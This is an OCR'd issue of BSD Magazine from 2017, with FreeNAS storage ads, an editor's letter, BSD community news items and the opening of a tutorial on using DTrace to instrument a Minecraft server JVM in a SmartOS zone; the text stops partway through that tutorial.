BSD MAGAZINE

FOR NOVICE AND ADVANCED USERS

FreeBSD Port-Knocking

Application Observability on SmartOS Using Dtrace Quickstart

Taking Advantage of LIBC To Write Portable Assembly Programs

Design and Analysis of Object-Oriented Feedback Process Scheduler in User Level

Interview with Steve Wong

Interview with Joshua D. Drake


VOL 11 NO 08
ISSUE 08/2017 (96)
ISSN 1898-9144

FREENAS MINI
STORAGE APPLIANCE

IT *SAVES* YOUR LIFE.

HOW IMPORTANT IS YOUR DATA?

Years of family photos. Your entire music and movie collection. Office documents you've put hours of work into. Backups for every computer you own. We ask again, *how important is your data?*



Example of one-bit corruption

NOW IMAGINE LOSING IT ALL

Losing one bit - that's all it takes. One single bit, and your file is gone.

The worst part? **You won't know until you absolutely need that file again.**

THE SOLUTION

The FreeNAS Mini has emerged as the clear choice to save your digital life. **No other NAS in its class offers ECC (error correcting code) memory and ZFS bitrot protection to ensure data always reaches disk without corruption and *never degrades over time*.**

No other NAS combines the inherent data integrity and security of the ZFS filesystem with fast on-disk encryption. No other NAS provides comparable power and flexibility. The FreeNAS Mini is, hands-down, the best home and small office storage appliance you can buy on the market. **When it comes to saving your important data, there simply is no other solution.**

The Mini boasts these state-of-the-art features:

- 8-core 2.4GHz Intel® Atom™ processor
- Up to 16TB of storage capacity
- 16GB of ECC memory (with the option to upgrade to 32GB)
- 2 x 1 Gigabit network controllers
- Remote management port (IPMI)
- Tool-less design; hot swappable drive trays
- FreeNAS installed and configured

iXsystems™

http://www.iXsystems.com/mini

intel inside™ ATOM™

FREENAS CERTIFIED STORAGE

With over six million downloads, FreeNAS is undisputedly *the* most popular storage operating system in the world.

Sure, you could build your own FreeNAS system: research every hardware option, order all the parts, wait for everything to ship and arrive, vent at customer service because it *hasn't*, and finally build it yourself while hoping everything fits - only to install the software and discover that the system you spent *days* agonizing over **isn't even compatible**. Or...


MAKE IT EASY ON YOURSELF

As the sponsors and lead developers of the FreeNAS project, iXsystems has combined over 20 years of hardware experience with our FreeNAS expertise to bring you FreeNAS Certified Storage. **We make it easy to enjoy all the benefits of FreeNAS without the headache of building, setting up, configuring, and supporting it yourself.** As one of the leaders in the storage industry, you know that you're getting the best combination of hardware designed for optimal performance with FreeNAS.

Every FreeNAS server we ship is...

» Custom built and optimized for your use case
» Installed, configured, tested, and guaranteed to work out of the box
» Supported by the Silicon Valley team that designed and built it
» Backed by a 3 years parts and labor limited warranty

As one of the leaders in the storage industry, you know that you're getting the best combination of hardware designed for optimal performance with FreeNAS. **Contact us today for a FREE Risk Elimination Consultation with one of our FreeNAS experts.** Remember, every purchase directly supports the FreeNAS project so we can continue adding features and improvements to the software for years to come. **And really - why would you buy a FreeNAS server from *anyone* else?**



System Information

Hostname	freenas.local
FreeNAS Build	FreeNAS-8.0.4-R
Platform	Intel(R) Core(TM
Memory	1011MB
System Time	Mon Feb 27 13:2
Uptime	1:21PM up 1:17,
Load Average	0.08, 0.07, 0.02
OS Version	FreeBSD 8.2-RE

There are no active Apple Shares.

Name Comment Available actions
No shares defined

Add Apple Share (AFP)

Name	share1
Share Comment	
Path	
Share password	
Share Character Set	
Allow List	
Deny List	
Read-only Access	
Read-write Access	
Disk Discovery	☐
Disk discovery mode	Default
Database Path	

FreeNAS 1U

- Intel® Xeon® Processor E3-1200v2 Family
- Up to 16TB of storage capacity
- 16GB ECC memory (upgradable to 32GB)
- 2 x 10/100/1000 Gigabit Ethernet controllers
- Redundant power supply

FreeNAS 2U

- 2x Intel® Xeon® Processors E5-2600v2 Family
- Up to 48TB of storage capacity
- 32GB ECC memory (upgradable to 128GB)
- 4 x 1GbE Network interface (Onboard) - (Upgradable to 2 x 10 Gigabit Interface)
- Redundant Power Supply

http://www.iXsystems.com/storage/freenas-certified-storage/

MAGAZINE BSD

EDITOR'S WORD

Dear Readers,

I repeat the same task every month where I get the chance to craft the editor's words. It is quite interesting when choosing whether to start with "I hope you are well" or different way, and what to write thereafter. But to me, the most important thing is what you will find in the monthly BSD magazine issues, and if the featured articles will encourage you to start new projects and aid you in choosing your OS or programming direction. I hope that you will not only enjoy reading this month's issue but also acquire additional knowledge and learn new skills.

In this month's issue, you will see the next article on *FreeBSD Port-Knocking* written by Abdorrahman Homaei. This is a decently written, technical article. It clearly explains how to set up port knocking. Abdorrahman Homaei is our regular reviewer and he has been working as a software developer since 2000. He has used FreeBSD for more than ten years. Moreover, he became involved with the meetBSD dot ir and performed serious training on FreeBSD. He started his company in Feb 2017. I have scheduled an interview with him. Therefore, if you have any questions, feel free to contact me.

For Rafael Santiago de Souza Netto's fans, I have an additional article written by him. This time, Rafael will introduce you to using LIBC in IA-32 Assembly code. The C calling convention will be discussed, equipping you, the reader, with the necessary knowledge to interface C code into your Assembly programs. This article is really technical, but relatively easy to read. It offers the best explanation on how to write and compile software. As always, Rafael provides great and very well written piece of work. I hope that he will write more insightful articles for us. Any suggestions are welcome.

I would also want to recommend the next article written by Carlos Antonio Neira Bustos. He will teach you more about SmartOS. Carlos Antonio Neira Bustos has worked for several years as a C/C++ developer and kernel porting and debugging enterprise legacy applications. He is currently employed as a C developer under Z/OS. There, he debugs and troubleshoots legacy applications for a global financial company. Also, he is engaged in independent research on affective computing.

To this moment, I am proud to announce that he has written many articles for the BSD magazine, and his works reflects how professional he is. They are always good; highly technical, well written and neat, and most importantly, very helpful.

Trust me, one is never enough! I am certain that after reading the well-written article on *Design and Analysis of Object-Oriented Feedback Process Scheduler in User Level* written by Alexandre Beletti Ferreira and Victor

Hugo Panisa Bezerra. It is a relevant paper. The purpose of this article is to present an object-oriented design for a feedback process scheduler that runs on user mode.

As is the norm in every BSD issue, an interview could not be missed. This month, I would like to introduce two amazing and interesting people: Steve Wong and Joshua D. Drake. Steve Wong is the Director of Storage Product Management at iXsystems, and a Product Manager for the TrueNAS, FreeNAS Mini, and the FreeNAS Certified product lines. Joshua D. Drake is the Founder of Command Prompt, Inc. and United States PostgreSQL.

And, do not miss Rob's Column. It is a critical column which holds a must-read position in the BSD magazine.

Lastly, I would like to express my sincere appreciation to the BSD team members for reviewing and proofreading, and iXsystems for their constant support and time to make this edition a success.

And now, let's read the articles.

Enjoy!
Ewa & The BSD Team

TABLE OF CONTENTS


MINIXCon 2017 Announcement

After the successful MINIXCon 2016 in Amsterdam, the MINIXCon steering committee has decided to hold MINIXCon 2017 in Munich, Germany, on Sept. 18, 2017. The Chair of Operating System (Prof. Dr. Uwe Baumgarten) will be our patron from the Technical University Munich. The idea is to exchange ideas and experiences among MINIX 3 developers and users as well as discussing possible paths forward. Future developments will now be done like in any other volunteer-based open-source project. Increasing community involvement is a key issue here. We also will make a special effort to get industry involved.

The videos of the MINIXCon 2016 talks can be found here .

Date, Time, and Location

Monday, 18 September 2017 from 09:00 to 18:00 at the Theresianum, Technical University of Munich.



Giving a Talk

The call for presentations is now open. To propose a talk, please see the Call for Proposals page:

www.minix3.org/conference/2017/cfp.html

Registration

To attend the conference, you need to register here. The early registration fee is 50 euro (20 euro for students) for registrations before 4 Sept. 2017. After that, it is 75 euro for regular and 30 euro for students. This includes morning and afternoon coffee breaks, and lunch. The lunch will include a vegetarian option.

Transportation

You can fly to Munich Airport almost anywhere in the world. However, if you are coming from somewhere in Europe within 400 km of Munich, the train is probably faster and more convenient.


Hotels

Munich has over 400 hotels in a wide variety of price classes. Tripadvisor.com has ratings of almost 400 of them.

Dont be afraid about the prices of the hotels. The Bavarian Beerfast starts on Saturday before the MinixCon2017. The hotel that is physically closest to the campus is Hotel Königswache. You can get more affordable hotels reachable by subway (Stop Theresienstrasse, NO, not Theresienwiese!) If you plan to do some sightseeing in Munich before or after the conference, the Pinakotheken are reachable on foot and of course the Oktoberfest Another attraction are the Eisbach Surfers.

Munich Tourism

While MINIXCon 2017 is undoubtedly the biggest attraction in town, Munich has hundreds of things to do and places to see. Tripadvisor has a long list of Here are a few of the better-known ones.


Marienplatz

BMW museum

Town hall

Deutsches museum

Surfing the Eisbach wave

Questions

If you have questions about anything, please mail them to conference@minix3.org

iXsystems' TrueNAS Delivers Object Storage Features and Performance Improvements

New TrueNAS 11.0 Release improves storage performance by up to 25%, decreases latency by up to 45%, and enables customers to deploy a private or hybrid storage solution.
iXsystems, the enterprise storage vendor renowned for its open-source software contributions, today announces Version 11.0 of the TrueNAS enterprise storage array operating system.

TrueNAS 11.0 represents the latest generation of TrueNAS software for the award-winning line of enterprise storage arrays, and is available to all new and existing TrueNAS customers. TrueNAS 11.0 introduces support for the object-based Amazon simple storage service (S3) API. Customers can now test, develop, and deploy applications on TrueNAS as part of a private or hybrid cloud, avoiding the pitfalls of public clouds.

Combined with VMware, Citrix, and Veeam certifications, the TrueNAS Z product line makes a great datastore for ESXi VMs, XenServer VMs, and Veeam backup images. TrueNAS users will benefit from the overall systematic, architectural, and performance improvements in TrueNAS 11.0. Testing indicates that certain storage operations, such as serving up files, operate up to 25% faster with an up to 45% reduction of latency than the same storage operations using TrueNAS 9.10.

Product Highlights

- Unified: Simultaneous file, block, and object protocols to support multiple applications.
- Reliable: Uses the OpenZFS file system, which ensures data integrity with best-in-class replication, snapshotting, and protection against data corruption and decay.
- Safe: High Availability option for continuous data availability. You can replicate data remotely or locally to any product in the iXsystems storage lineup.
- Trusted: Built on iXsystems FreeNAS, the world's #1 software-defined storage solution with over 9 million downloads.
- Solid: Award-winning 24/7 white-glove support and enterprise-class features such as compression, deduplication, and thin-provisioning.
- Consistent: Provision and manage S3-compatible object storage using extensions to the GUI interface found in TrueNAS 9.10.
- Protects VMs: TrueNAS is certified by Citrix, VMware, and Veeam, helping to accelerate the ROI when deploying it in support of virtualization or backup/archive solutions.

In addition to adding S3 compatibility and performance gains for file and block protocols, TrueNAS 11 introduces new alerting capabilities with support for AWS-SNS, Hipchat, InfluxDB, Slack, MatterMost, OpsGenie, PagerDuty, and VictorOps. This new feature is just one of the many improvements to the TrueNAS architecture that make TrueNAS the ideal compute and storage appliance for mission-critical business usage. iXsystems also announces the general availability of the TrueNAS X10, an entry level enterprise-class storage solution that is ideal for mission-critical workloads such as file sharing, backups, and replication.

The TrueNAS X10 was announced on June 6, 2017, and has seen strong demand due to its low entry price, offering 20TB of enterprise-grade storage for under $10,000 and providing scalability to 360TB. The TrueNAS X10 ships with TrueNAS 11.0, allowing SMBs and others to use the TrueNAS X10 to share Amazon S3-compatible storage.

TrueNAS 11.0 also runs on the TrueNAS X10, Z20, Z30, Z35, and the Z50 TrueFlash. TrueNAS updates are available through the software updater, a component of the user interface.

TrueNAS customers will be alerted of the availability of the TrueNAS 11.0-U2 update and should contact iXsystems Technical Support if they have any questions.

To learn more about the TrueNAS 11.0 release, send an email to info@iXsystems.com, call 1-855-GREP-4-IX, or visit www.iXsystems.com/TrueNAS.

Source:
https://www.ixsystems.com/blog/truenas-v11/

Stormshield and FreeBSD

Stormshield has been using FreeBSD, an advanced open-source operating system, since 1998 along with many others including Apple, Juniper, Cisco and Dell. This collaborative approach is important to Stormshield, which demonstrates its commitment by providing financial support to the FreeBSD foundation.

"In 1998, we chose the FreeBSD community to help us breathe life into our vision of network security. Today, we are in a position to help this community realize its own vision," Fabien Thomas, Stormshield's Chief Innovation Officer, said last December. Stormshield's financial contribution helps the platform with its development and the recruitment of new developers.

Source:
https://www.stormshield.com/stormshield-freebsd-renewal-silver-sponsorship/

EuroBSDcon 2017

EuroBSDcon is the premier European conference on the open-source BSD operating systems attracting about 250 highly skilled engineering professionals, software developers, computer science students and professors, and users from all over Europe and other parts of the world. The goal of EuroBSDcon is to exchange knowledge about the BSD operating systems, facilitate coordination and cooperation among users and developers.

The conference will be held at the Espace Saint Martin in Paris the 21-24 September 2017.

Source: https://2017.eurobsdcon.org/

QtWebEngine Landed

August 18th, 2017: The long-awaited QtWebEngine -- the Qt port of the Blink engine that also powers the Chromium browser -- has landed in the official ports tree. This completes the portfolio of Qt5 modules on FreeBSD, and paves the way for browser- and application updates that depend on a reasonably-modern web-rendering engine.

Source:
https://freebsd.kde.org/news.php#itemQtWebEngineLanded

OPNsense 17.7 Released

The final release of version 17.7 "Free Fox" includes highlights such as SafeStack application hardening, the Realtek re(4) driver for better network stability, a Quagga plugin with broad routing protocol support and the Unbound resolver as the new default. Additionally, translations for Czech, Chinese, Japanese, Portuguese and German have been completed for the first time during this development cycle.

The focus in OPNsense has shifted to improving and streamlining its various systems and providing continuous updates, which amounts to over 300 individual changes made since 17.1 so far. The plugin infrastructure is growing as well thanks to our awesome contributors Frank Wall, Frank Brendel, Fabian Franz and Michael Muenz. And we, last but not least, have been working more closely than ever with HardenedBSD by unifying our ports infrastructure.

Source:
https://opnsense.org/opnsense-17-7-released/

The NOVA Filesystem

NOVA is intended to be such a filesystem. It is not just unsuited for regular block devices, it cannot use them at all since it does not use the kernel's block layer. Instead, it works directly with storage mapped into the kernel's address space. A filesystem implementation gives up a lot if it avoids the block layer: request coalescing, queue management, prioritization of requests, and more. On the other hand, it saves the overhead imposed by the block layer and, when it comes to nonvolatile memory performance, cutting down on CPU overhead is a key part of performing well.

Source: https://lwn.net/Articles/729812/

HAMMER2: Inital Release, Next Release

There will be a bootable, single-image version of HAMMER2 in the next DragonFly release. Matthew Dillon has a note about what will be in place at that point, and you can always look at the recent commits.

Source:
https://www.dragonflydigest.com/2017/08/21/20127.html

DragonFlyBSD 4.8.1 Released

DragonFly version 4.8 brings EFI boot support in the installer, further speed improvements in the kernel, a new NVMe driver, a new eMMC driver, and Intel video driver updates.

The details of all commits between the 4.6 and 4.8 branches are available in the associated commit messages for 4.8RC, 4.8.0, and 4.8.1.

Changes

- Support for eMMC booting, and mobile and high-performance PCIe SSDs
- EFI support
- Improved graphics support
- Improved kernel performance

Other user-affecting changes

- Kernel is now built using -O2.
- VKernels now use COW, so multiple vkernels can share one disk image.
- powerd() is now sensitive to time and temperature changes.
- Non-boot-filesystem kernel modules can be loaded in rc.conf instead of loader.conf.

Source: https://www.dragonflybsd.org/release48/

Among clouds
Performance and
Reliability is critical

Download syslog-ng Premium Edition product evaluation here

Attend to a free logging tech webinar here

BalaBit
IT Security
www.balabit.com

syslog-ng log server

The world's first High-Speed Reliable Logging™ technology

HIGH-SPEED RELIABLE LOGGING

- above 500 000 messages per second
- zero message loss due to the Reliable Log Transfer Protocol™
- trusted log transfer and storage

Application Observability on SmartOS Using Dtrace Quickstart

For those who don't know it, DTrace, or Dynamic Tracing, is a powerful diagnostic tool introduced in the Solaris 10 OS.

DTrace

Since its inception, it has been implemented in other operating systems, the most noteworthy being FreeBSD and Mac OS X. I remember checking out Sun Microsystem web page and read about DTrace. It seemed a tool that could solve to pinpoint a lot of issues, and in fact in expert hands it could. Additionally, it was a key tool that helped porting of KVM to illumos done by the SmartOS team at Joyent http://dtrace.org/blogs/rm/2011/08/16/visualizing-kvm/.

The first time I used it was around in 2008. I ran a Neverwinter Nights (http://neverwinternights.info/dedicatedserver.htm) persistent world. I used Solaris 10 with ZFS and BrandZ zone that ran Centos at that time. Using DTrace, I discovered several issues with the scripts that we created for our persistent world. We found out that there were several scripts calculating time, and that took a toll on the server. Our server was a mighty Dual-Pentium 3 with 512 MB of RAM, and it worked great.

In this article, we will take a look at DTrace and what cool things it could do for you.

First, we will need an application to instrument. I have chosen a fairly known application called Minecraft.

We will use DTrace to see what we could observe. However, we will not deal with the details on how to create our own scripts. For details on how to create DTrace scripts, here is a DTrace guide: http://dtrace.org/guide/preface.html.

Therefore, the aim of this article is to show you how great DTrace is and what you could do to exploit its magnificent features.

What things do we need?

A SmartOS SmartMachine (it's a native zone).

Download Minecraft Server Latest version https://mcversions.net/

Download the Solaris x64 version of the JDK
http://www.oracle.com/technetwork/java/javase/downloads/jdk8-downloads-2133151.html

The DTrace toolkit
https://github.com/opendtrace/toolkit

You can download SmartOS from https://wiki.smartos.org/display/DOC/Download+SmartOS_ There is a vmware version to spin a vm, or you could also provision a smartmachine at Joyent at:
https://docs.joyent.com/public-cloud/getting-started

If you are using a vm, you need to take a look at this documentation
https://wiki.smartos.org/display/DOC/How+to+create+a+Virtual+Machine+in+SmartOS

that explains how to create a SmartOS zone. If this is too long for you to read, just use this machine description json file.

```
[root@krondor /opt/payloads]# cat
smartos.json

{

 "brand": "joyent",

 "image_uuid":
"a0dd9320-674b-11e7-9483-2ff90b43b416",

 "alias": "minecraftSmartOS",

 "hostname": "minecraft00",

 "max_physical_memory": 3024,

 "quota": 30,

 "resolvers": ["8.8.8.8",
"192.168.1.1"],

 "nics": [

  {

    "nic_tag": "admin",

    "ip": "192.168.1.147",

    "netmask": "255.255.255.0",

    "gateway": "192.168.1.1"

  }

 ]

}
```


Modify your network accordingly, then to provision the zone, just use the vmadm tool
https://smartos.org/man/1m/vmadm

```
$ vmadm -f create smartos.json
```

That's it! Now to check what zones you are currently running, just type:

```
$ vmadm list
```

After executing vmadm, you should see a UUID returned. We will use it to login into the zone using zlogin command. https://illumos.org/man/1/zlogin



```
root@krondor /opt/payloads]# vmadm list
UID                                   TYPE  RAM    STATE       ALIAS
551fc88-bbfd-6b54-80b4-81673bcb4c67   LX    128    running     noip
7f40e69-c446-6070-b29a-a49b28548887   KVM   1024   running     ebpf-backports
04eba7c-2c56-6a53-cdc0-ce8eab7c07b0   KVM   1024   stopped     Ubuntu-14.04
965c637-080c-c4d9-a1c0-8f23c9908447   KVM   1024   stopped     Redhat-7.3
b73ceae-6c6b-e01e-dc33-b260de81c8c0   LX    1024   running     build-alpine-iso
586397c-70c0-ecd4-c393-dec4eec12261   LX    1024   running     nwn169 centos7
f70ab03-d34e-4ded-b91e-cb42c659bb3f   KVM   2024   stopped     Freebsd11
0922dd9-ecff-4883-832a-fea605e3db8d   OS    2024   running     pkgsrc
b5b0e1b-559f-4ea9-fb23-fba4a91f7518   LX    2048   running     Minecraft00
17e1079-055d-c74a-8478-bb7bf7ec6ff3   LX    2048   running     ET
a148034-cd8e-ce4f-bad8-c51363efc86f   LX    2048   stopped     MCPE
8af7a54-1972-c223-f3c6-a0146e7a7be9   KVM   3036   stopped     fedora25
91a2d91-376e-6132-e07f-e5ec4edcb811   LX    3046   stopped     bcc-testing
30062f7-8087-eacb-a66b-b31adefd9afc   KVM   3096   stopped     dilos
7c10197-f810-c05a-89c8-f53f421ab4b1   OS    6000   running     minecraftSmartOS
c8cb723-92fd-42c7-9a1f-9545f4c11150   OS    6024   stopped     dsmart-builds
ca79b2f-d849-c2ea-fbc6-b2c2c17f31bd   LX    6096   stopped     Ark
root@krondor /opt/payloads]#
```

Figure 1. vmadm list

Finally, let's login into our newly created zone, in my case:

```
$ zlogin
f7c10197-f810-c05a-89c8-f53f421ab4b1
```

Create the user which will be used to run the minecraft server. In my case, the user is mcserver. Check the useradd manpage to create it, then, execute the following:

```
mcserver@minecraft00:~$  su - mcserver
```

```
mcserver@minecraft00:~$ wget
https://launcher.mojang.com/mc/game/1.12.1/server/561c7b2d54bae80cc06b05d950633a9ac95da816/server.jar
```

```
mcserver@minecraft00:~$  screen
```

Now, we could start the server, but as we are going to instrument the JVM, there are a couple of more steps we need first. We cannot start instrumenting using the hotspot dtrace provided (a provider gives us probes which enable us to instrument the calls of the program being DTraced). Bryan Cantrill (Joyent's CTO and father of DTrace), clearly explains this:

The problem here is that, on SmartOS (and other illumos variants -- as well as their proprietary Solaris cousins), the DTrace module in the JVM is lazily loaded (that is, the DOF was compiled with -x lazyload). As a result, the DTrace probes are not loaded until they are explicitly enabled. There are two ways to deal with this. The first is that, you command DTrace to enable the specific probes in question, forcing the target process to load its probes. This requires (at least) the ID of the target process. On illumos variants (SmartOS, OmniOS, etc.), you can effectively undo the lazy loading of the DTrace probes (and stack helper) by using an audit library designed for the task. This library -- /usr/lib/dtrace/libdtrace_forceload.so and its 64-bit variant, /usr/lib/dtrace/64/libdtrace_forceload.so -- will effectively force the DTrace probes to be loaded when the process starts, giving you USDT probes and the jstack() action for all such processes. To do this for 32-bit JVMs, launch Java with the LD_AUDIT_32 environment variable set:

export LD_AUDIT_32=/usr/lib/dtrace/libdtrace_forceload.so

For 64-bit JVMs:

export LD_AUDIT_64=/usr/lib/dtrace/64/libdtrace_forceload.so

Therefore, before running the server, we need to do the following:


```
mcserver@minecraft00:~$ export
LD_AUDIT_64=/usr/lib/dtrace/64/libdtrac
e_forceload.so
```

Start the server and enable DTraceProbes

```
mcserver@minecraft00:~$  java -Xmx2024M
-Xms2024M -XX:+ExtendedDTraceProbes
-jar minecraft_server.jar nogui
```

At this moment, we could start instrumenting the JVM that is running Minecraft.

Detach from screen (press Ctrl+a+d) and exit the mcserver login. Now as root, let's start downloading the DTrace toolkit.



```
root@krondor /opt/payloads]# zlogin f7c10197-f810-c05a-89c8-f53f421ab4b1
Connected to zone 'f7c10197-f810-c05a-89c8-f53f421ab4b1' pts/1]
ast login: Fri Aug 25 21:51:04 on pts/3

                          ; Instance (pkgbuild 17.2.0)
                            https://docs.joyent.com/images/smartos/pkgbuild

root@minecraft00 ~]#
```

Figure 2. Create the user

As the name implies, it has several scripts classified by area of interest, and in our case, we will check the Java folder.

Let's clone it from github. We will fetch the illumos branch.

```
[root@minecraft00 ~]  git clone -b illumos
https://github.com/opendtrace/toolkit
```

The DTrace toolkit was created by Brendan Gregg http://www.brendangregg.com/dtracetoolkit.html , and even if you are not a developer, you could leverage a lot using the scripts created. Let's go to the Java folder of the DTrace toolkit

For example, if you want to instrument Java object allocation, execute the following script j_objnew.d

